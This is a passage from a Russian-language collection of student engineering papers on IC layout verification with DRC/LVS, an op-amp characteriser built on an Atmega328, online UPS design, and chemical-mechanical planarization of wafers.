Для реализации верификации с помощью DRC (Design Rule Checking) соберем топологию схемы усилительного каскада с фиксированным током базы (рис. 1, 2). Она состоит из 6-ти элементов: 2 конденсатора, транзистор, 2 одиночных резистора и 1 резистор, представленный в виде последовательного соединения 6-ти резисторов для получения необходимого значения сопротивления, и 4-х контактов: земля, питание, вход и выход.

Любая топология составляется на основании определенных конструкторско-технологических требований, которые учитывают размеры элементов, расстояния между ними и их слоями. Этих правил очень большое количество, представим некоторые из них в таблице 1.

Файл проверки DRC включает в себя все эти требования и сверяет, чтобы на топологии выполнялись все конструкторско-технологические требования, сверяя каждый размер элемента, зазор и перекрытие слоев с допустимыми значениями [1].




Рис. 1 – Схема усилительного каскада с фиксированным током базы




Рис. 2 – Топология, разработанная в соответствии со схемой на рис.1

Таблица 1 – Некоторые нормы конструкторско-технологических требований

№	Название слоя	Описание	Значение, мкм
5.4	Р-база [РВ]	Минимальный зазор Р-база – Р-разделение	16
10.1	Контакты [СС]	Минимальный размер элемента	3
10.5	Контакты [СС]	Минимальное перекрытие контакта N-эмиттером	2
11.2	Металл-1 [МЕ1]	Минимальный зазор между элементами слоя	2

На рис. 3 приведена планарная структура биполярного п-р-п транзистора, на которой отмечены правила, перечисленные в таблице 1.




Рис. 3 - Планарная структура биполярного n-p-n транзистора

Для проверки верификации топологии, представленной на рис. 2 допустим ошибки и получим следующие результаты после запуска файла правил DRC (рис. 4), где на топологии представлено 4 выявленных нарушения правил, каждой картинке соответствует свой номер КТТ, представленный в таблице 1.




Рис. 4 – Результаты верификации с помощью DRC
а) – 5.4, б) – 10.1, в) – 10.5, г) – 11.2

Сравнивая полученные результаты с нормами КТТ, можно сделать вывод, что верификация топологии с помощью DRC выполнена успешно, справилась со своей задачей.

Кроме DRC полезным является верификация ИС на соответствие электрической схемы разработанной топологии – это верификация с помощью LVS (Layout Versus Schematic).

Файл верификации с помощью LVS берет нашу созданную топологию, разбирает ее и по ней составляет электрическую схему. Далее электрическая схема, созданная с помощью LVS сверяется с электрической схемой, которую создали мы.

В файле LVS описываются все возможные элементы как наборы определенных слоев, распознаются их электроды, для которых потом прописываются подключения для электрической цепи, с помощью него программа распознает, где располагаются электрические контакты.

Для сравнения результатов, полученных в процессе запуска верификации с помощью LVS, с исходной схемой, соберем наш усилительный каскад в Virtuoso Schematic.

После запуска верификации с помощью LVS получаем следующие результаты в окне программы (рис. 5, 6).




Рис. 5 – Электрическая схема, созданная с помощью Virtuoso Schematic




Рис. 6 – Электрическая схема, нарисованная по топологии

Сравнивая 2 схемы между собой, получаем: 7-11 – соединения последовательных резисторов между собой; 12 – соответствует линии net1; а 6 – net4; резистор 2 является резистором нагрузки; резистор 1 – это резистор коллектора; резистор базы, который был выполнен из 6-ти последовательно соединенных резисторов таким образом и был распознан на топологии – резисторы 3 – 8; конденсатор 9 соответствует конденсатору 1, а конденсатор 10 – это конденсатор 0 на схеме, нарисованная по топологии.

Проанализировав полученные результаты, мы получили соответствие двух схем друг другу, поэтому можем сказать, что верификация топологии выполнена успешно.

Таким образом, благодаря программному модулю Calibre, мы смогли автоматизировать процесс верификации топологии. Была составлена топология по электрической схеме и проверена на соответствие технологическим нормам, с помощью файла DRC, а также эта топология была проверена на правильность ее реализации с точки зрения схемотехники через LVS. Данные правила автоматизируют процесс проверки топологии для ее финальной выдачи предприятию, осуществляющему производство ИМС.

Список источников

1. Введение в системы автоматизированного проектирования интегральных микросхем. Ч. 1 / А.В. Тучин, Е.Н. Бормонтов, К.Г. Пономарев. — Воронеж : Издательский дом ВГУ, 2017. — 111 с.
2. Бегунов А.И., Демидов А.А., Гудим И.А., Еремин Е.В. Особенности магнитных и магнитоэлектрических свойств $hoal\ 3(bo\ 3)\ 4$. Письма в Журнал экспериментальной и теоретической физики. 2013. Т. 97. № 9-10. С. 611-618.
3. Сафонов А.Л. Прямоугольные электрические соединители. Санкт-Петербург, 2011.
4. Акулов П.А., Петрешин Д.И., Сырых А.Д. Автоматизация испытаний электрических соединителей. Автоматизация и измерения в машино-приборостроении. 2018. № 3 (3). С. 100-106.

Материал поступил в редколлегию 20.04.2024

УДК 621.3.08

Проектирование характериографа операционных усилителей

Беликов Даниил Васильевич (ст. гр. О-21-ЭиН-пэ-Б)

Работа выполнена под руководством доцента кафедры «Электронные, радиоэлектронные и электротехнические системы», Медведева Игоря Ивановича (medigor@mail.ru)

Аннотация. В работе описан спроектированный характериограф операционных усилителей, представлена его структурная схема и описаны его основные особенности.

Ключевые слова: операционный усилитель, измерение параметров, характериограф, структурная схема.

Операционные усилители (ОУ) широко применяются в различных электронных устройствах. В последнее время появилось много ОУ с низким качеством исполнения и большим несоответствием реальных параметров заявленным [1].

Цель работы – проектирование устройства (характериографа), позволяющего измерять основные параметры ОУ.

Главными функциональными особенностями проектируемого характернографа являются:

- измерение напряжения смещения ОУ;
- измерение внутреннего падения напряжения ОУ;
- измерение частоты единичного усиления ОУ;
- информативный вывод измеренных значений;
- простота в использовании.

Проектируемое устройство представляет собой блок с 8-DIP колодкой для подключения тестируемого одноканального ОУ, дисплеем для вывода измеренных значений и функциональной клавишей для начала измерений.

Тестируемый ОУ включается по схеме повторителя напряжения. На его вход подаётся один период переменного напряжения частотой 1 Гц и амплитудой 12 В.

На выходе тестируемого ОУ происходит измерение напряжения с точностью 0,168 мВ. Измеренный в конкретный момент времени выходной сигнал ($U_{\text{вых}}$) сравнивается с входным ($U_{\text{вх}}$) для построения достоверной передаточной характеристики. Разница между максимальными значениями $U_{\text{вх}}$ и $U_{\text{вых}}$ будет показывать внутреннее падение напряжения тестируемого ОУ. Значение $U_{\text{вых}}$ при $U_{\text{вх}}$ равным нулю будет показывать напряжение смещения ($U_{\text{смещ}}$) ОУ.

После измерения $U_{\text{смещ}}$ и максимального $U_{\text{вых}}$ увеличивают частоту входного сигнала и снова производят измерения указанных значений. По мере приближения к частоте единичного усиления будет наблюдаться спад выходного напряжения. При падении выходного напряжения до 90% от максимального $U_{\text{вых}}$ и соблюдении условия что каждое последующее значение меньше предыдущего, замер АЧХ будет завершён. Последнее значение частоты при котором $U_{\text{вых}}$ равно максимальному $U_{\text{вых}}$ – будет являться частотой единичного усиления.

Функциональная схема характернографа представлена на рис. 1. Через органы управления подаётся сигнал на микроконтроллер о начале измерений тестируемого ОУ. Микроконтроллер посылает команду на генератор синусоидального сигнала о начале формирования синусоидального однополярного напряжения, значение которого изменяется от 0 до 1 В. Сформированный генератором сигнал поступает на блок преобразования напряжений, где он преобразуется в двухполярное переменное напряжение, амплитуда которого составляет 12 В. Это напряжение поступает на вход тестируемого ОУ. Выходной сигнал с тестируемого ОУ, лежащий так же в диапазоне ± 12 В, снова поступает на блок преобразования напряжений для конвертации в ± 6 В и последующего считывания внешним аналогово-цифровым преобразователем (АЦП). Микроконтроллер, получив сигнал с внешнего АЦП, работает согласно описанному ранее алгоритму – продолжает циклы измерений до момента считывания напряжения смещения и частоты единичного усиления.

Измеренные характеристики тестируемого ОУ микроконтроллер выводит на дисплей для последующего считывания и анализа человеком.




Рис. 1. Упрощённая функциональная схема проектируемого устройства

В роли микроконтроллера используется Atmega328. Выбор на данную модель пал из-за её распространённости и простоты в освоении.

Однако у микроконтроллера есть и недостатки. Он способен считать напряжение только в диапазоне от 0 В до его напряжения питания (в конкретном случае – 5 В). Так же недостатком измерения сигналов напрямую через микроконтроллер является его недостаточная точность. Atmega328 имеет 10-bit АЦП и точность замеров 5 мВ, чего недостаточно для достоверного определения частоты единичного усиления и напряжения смещения [2].

Для устранения этих недостатков используется внешний АЦП с разрядностью 16-bit и диапазоном измерений ± 6 В.

Генератором синусоидального сигнала выступает модуль AD9833. Он способен генерировать синусоидальный сигнал в диапазоне частот от 1 Гц до 10 МГц. Однако его синусоидальный сигнал лежит в положительном диапазоне напряжений от 0 до 1 В. Для подачи этого сигнала на вход тестируемого ОУ необходимо опустить его до диапазона $\pm 0,5$ В и усилить сигнал до значений ± 12 В.

Значения напряжений считываемых с тестируемого ОУ лежат в диапазоне ± 12 В. Для согласования с диапазоном считывания внешнего АЦП равным ± 6 В следует уменьшить выходной сигнал в два раза.

Для выполнения этих преобразований синусоидального сигнала используется блок преобразования измеряемых напряжений. Он представляет собой сдвоенный ОУ, в котором ОУ №1 преобразует входной сигнал до значений ± 12 В и ОУ №2 преобразует выходной сигнал до значений ± 6 В.

В соответствии с функциональной схемой разработана принципиальная электрическая схема характериографа.

Таким образом, спроектированный характериограф позволит проводить тестирование параметров и характеристик ОУ, и отбраковывать ОУ, реальные параметры которых не соответствуют заявленным. В принципиальной электрической схеме характериографа применена доступная компонентная база, что позволяет реализовать проектируемое устройство с минимальными ресурсозатратами и достичь максимальной конкурентоспособности с промышленными характериографами схожего назначения.

Список источников

1. Habr – Текст : электронный // Сайт для публикации новостей и статей связанных с технологиями : [сайт]. – URL: <https://habr.com/ru/companies/zeptobars/articles/218571/> (дата обращения: 10.12.2023).
2. Alnotes – Текст : электронный // Сайт с техническими разборами микроконтроллеров: [сайт]. – URL: <https://alnotes.ru/DIY/ATmega328/adc> (дата обращения: 12.02.2024).
3. Акулов П.А., Петрешин Д.И., Сырых А.Д. Автоматизация испытаний электрических соединителей. Автоматизация и измерения в машино-приборостроении. 2018. № 3 (3). С. 100-106.
4. Сафонов А.Л. Прямоугольные электрические соединители. Санкт-Петербург, 2011.
5. Бегунов А.И., Демидов А.А., Гудим И.А., Еремин Е.В. Особенности магнитных и магнитоэлектрических свойств hoal 3(bo 3) 4. Письма в Журнал экспериментальной и теоретической физики. 2013. Т. 97. № 9-10. С. 611-618.

Материал поступил в редколлегию 20.04.2024

УДК 621.3.049.77

Принципы построения современных систем бесперебойного питания

Грибченко Никита Николаевич (ст.гр.23-ЭиН-пэ-М)

Работа выполнена под руководством профессора кафедры, доктора технических наук «Электронные, радиоэлектронные и электротехнические системы», Андриянов Алексей Иванович (ahaos@mail.ru)

Аннотация. Статья описывает принципы проектирование современных систем бесперебойного питания. В статье рассматривается принцип работы источника бесперебойного питания (ИБП) на примере онлайн ИБП.

Ключевые слова: источник бесперебойного питания, микроконтроллер, зарядно-разрядное устройство.

Системы бесперебойного питания играют важную роль в обеспечении непрерывности работы электронного оборудования в случае сбоя в электроснабжении. Принципы построения современных систем бесперебойного питания включают в себя несколько ключевых аспектов, которые обеспечивают надежную защиту и эффективное функционирование.

1. Размер и тип. Первым шагом при выборе ИБП является определение необходимой мощности и типа системы. Размер ИБП должен соответствовать общей потребляемой мощности оборудования, которое он будет обеспечивать. Тип ИБП может быть линейно-интерактивным, онлайн или резервным.

2. Аккумуляторный батареи (АКБ). Одним из наиболее важных компонентов ИБП являются аккумуляторы, которые обеспечивают энергией

систему в случае отключения электроснабжения. Выбор качественных аккумуляторов с правильной емкостью и техническими характеристиками гарантирует длительное время автономной работы UPS.

3. Защита от перегрузок и коротких замыканий. Современные системы бесперебойного питания обязательно должны иметь встроенные механизмы защиты от перегрузок и коротких замыканий, чтобы предотвратить повреждение оборудования в случае возникновения проблем с электроснабжением.

4. Мониторинг и управление. Для эффективного контроля работы UPS и оперативного реагирования на сбой необходимо использовать системы мониторинга и управления, которые позволяют отслеживать состояние системы, управлять работой аккумуляторов и настраивать параметры работы ИБП.

5. Резервирование и расширяемость. Для повышения надежности системы бесперебойного питания рекомендуется использовать резервные блоки питания и предусмотреть возможность расширения системы при необходимости.

Рассмотрим принцип работы ИБП на основе онлайн ИБП, рис. 1.




Рис. 1. Структурная схема ИБП с двойным преобразованием.

Работа онлайн ИБП основана на двойном преобразовании электросети: сначала входное напряжение преобразуется в постоянное с помощью выпрямителя, а затем обратно в переменное с помощью инвертора. Постоянное напряжение, полученное на выходе выпрямителя, также используется для зарядки батарей с предлагаемого помощью зарядно-разрядного устройства (ЗРУ) (рис. 2).




Рис. 2. Электрическая принципиальная схема ЗРУ.

В нормальном режиме работы ИБП от сети, на зарядно-разрядное устройство подаётся переменное напряжение и происходит зарядка аккумуляторной батареи GB1.

Правая часть схемы ЗРУ до трансформатора, работает в режиме инвертора, преобразуя постоянное напряжения от выпрямителя в составе ИБП. Далее, через согласующий трансформатор напряжение поступает на левую часть схемы, которая, преобразует переменное напряжение в постоянное, которое необходимо для зарядки АКБ. На выходе схемы находится LC-фильтр, для подавления пульсаций постоянного напряжения.

При пропадании напряжения на входе ИБП, зарядно-разрядное устройство работает в обратном направлении, фильтр в составе $L1$, $C1$ отключается с помощью включения ключа SA1. Напряжение от АКБ поступает инвертор, далее через трансформатор поступает на выпрямитель, с включенным фильтром LC-фильтром. Выпрямленное напряжение из ЗРУ поступает на инвертор в составе ИБП.

Список источников

1. Сафонов А.Л., Сафонов Л.И. Неподвижные контакты электрических соединителей. Москва, 2012.
2. Стребков А.С., Жавроцкий С.В. Оценка эффективности производства электрической энергии при использовании силового потенциала топливного газа. Вестник Брянского государственного технического университета. 2013. № 4 (40). С. 77-86.
3. Волков Н.В., Гудим И.А., Еремин Е.В., Бегунов А.И., Демидов А.А., Болдырев К.Н. Намагниченность, магнитоэлектрическая поляризация и теплоемкость нога 3(во 3) 4. Письма в Журнал экспериментальной и теоретической физики. 2014. Т. 99. № 1-2. С. 72-80.
4. Акулов П.А., Петрешин Д.И., Сырых А.Д. Автоматизация испытаний электрических соединителей. Автоматизация и измерения в машино-приборостроении. 2018. № 3 (3). С. 100-106.
5. Сафонов А.Л. Прямоугольные электрические соединители. Санкт-Петербург, 2011.

Материал поступил в редколлегию 20.04.2024

УДК 621.3.049.77

Технологический процесс планаризации ИС с двухуровневой металлизацией химико-механической полировкой

Кулемичев Алексей Сергеевич (ст.гр.20-ЭиН-мтэ-Б)

Работа выполнена под руководством доцента кафедры «Электронные, радиоэлектронные и электротехнические системы», Некрасовой Марины Юрьевны (irisensata@mail.ru)

Аннотация. Проведено сравнение химико-механической планаризации (ХМП) с другими способами планаризации для интегральных схем (ИС) с двухуровневой металлизацией. Представлены результаты ХМП на контрольных партиях пластин. Проведено сравнение результатов ХМП на установках СДП-100 и Poli-400.

Ключевые слова: планаризация рельефа ИС, химико-механическая планаризация, скорость полировки, сепаратор, полировальник, полирующая суспензия, разброс по толщине.

В случае двухуровневой металлизации диэлектрический слой (так называемый межуровневый диэлектрик) осаждается после того, как сформирован топологический рисунок металлической разводки первого уровня. Когда нет планаризации, высота ступенек на поверхности межуровневого диэлектрика приблизительно равна высоте металлических шин и нижележащего топологического рельефа. В этом случае ступеньки на поверхности межуровневого диэлектрика имеют крутые наклоны. Непланарность поверхности приводит к условиям, которые не позволяют формировать надежные электрические соединения в системах с многоуровневой металлизацией.

Методики планаризации при помощи оплавления слоев оксида кремния, сквозного травления при помощи жертвенного слоя фоторезиста или оксида кремния, нанесенного центрифугированием, становятся неадекватными для систем с несколькими уровнями металлической разводки. Эти методы обеспечивают ограниченную степень сглаживания или локальной планаризации и не способны обеспечить надежную планаризацию. Надежная планаризация как диэлектрических, так и металлических слоев возможна при помощи химико-механической планаризации. В этом методе высоко поднятый топологический рисунок селективно удаляется, при этом высота ступенек уменьшается на 90-95% (рис. 1). Возможности ХМП на предприятии ограничены имеющимися установками СДП-100 и Poli-400. Они отличаются своей конструкцией, скоростью полировки, используемыми суспензиями и полировальными материалами, а также получаемыми результатами химико-механической полировки.




Рисунок 1 – Этапы ХМП: а – первоначальный рельеф, б – промежуточная стадия ХМП, в – окончательный результат

Станок двусторонней полировки СДП-100 предназначен для одновременной двусторонней полировки полупроводниковых пластин. Это станок планетарного типа с одновременным вращением центрального зубчатого колеса и зубчатых сепараторов, в которых располагаются пластины. Сепараторы вращаются относительно неподвижного внешнего зубчатого колеса. В каждом сепараторе располагается по две пластины, расположенные полируемыми сторонами к полировальному полотну, приклеенному к верхней и нижней планшайбе. Сами планшайбы представляют собой металлические поверхности с высокой степенью параллельности, которая необходима для качественного процесса полировки. Схема установки представлена на рис. 2.




Рисунок 2 – Схема установки СДП-100.

Станок Poli-400 предназначен для более точной и тонкой полировки полупроводниковых пластин, имеет другое полировальное полотно и использует другие суспензии и является более современным и технологичным по сравнению со станком СДП-100. Пластины прикрепляются полируемой стороной вниз к полотну и держатся за счёт сил поверхностного натяжения воды при спускании удерживающей мембраны. На подключённом к станку компьютере выбирается нужная программа полировки, подаётся требуемая полирующая суспензия, а по завершении процесса промываются пластина, удерживающая мембрана и кондиционер. В результате полировки снимается имеющийся нарушенный слой и поверхность пластины становится более гладкой и бездефектной. Внешний вид установки представлен на рис. 3.



Рисунок 2 – Внешний вид установки Poli-400.

Проведены многочисленные опыты по применению ХМП для планаризации ИС с двухуровневой металлизацией. Для примера приведём результаты экспериментов ХМП на установке СДП-100 с различным полотном и суспензиями. Производились замеры толщины пластин после полировки в пяти точках для определения разброса. Нижнее полировальное полотно было жёстким самоклеящимся, верхнее обычным с объёмной плотностью $0,31 \pm 0,04$ г/см³ и толщиной $3,0 \pm 0,4$ мм. Полировка производилась в течение 60 минут, при использовании суспензии СПС-54, давление полировальника было равно 0,45 Па. Для верхних пластин толщина до полировки составила от 537 до 553 мкм, после полировки составила от 524 до 540 мкм. Разброс до полировки по пластинам составил от 2 до 7 мкм, разброс после полировки по пластинам составил от 5 до 8 мкм. Разброс между пластинами до полировки был 16 мкм, после полировки остался таким же. Средний разброс по пластинам после полировки составил 6 мкм, средний разброс по пластинам до полировки составил 4,3 мкм. Средний разброс по пластинам увеличился на 1,7 мкм.

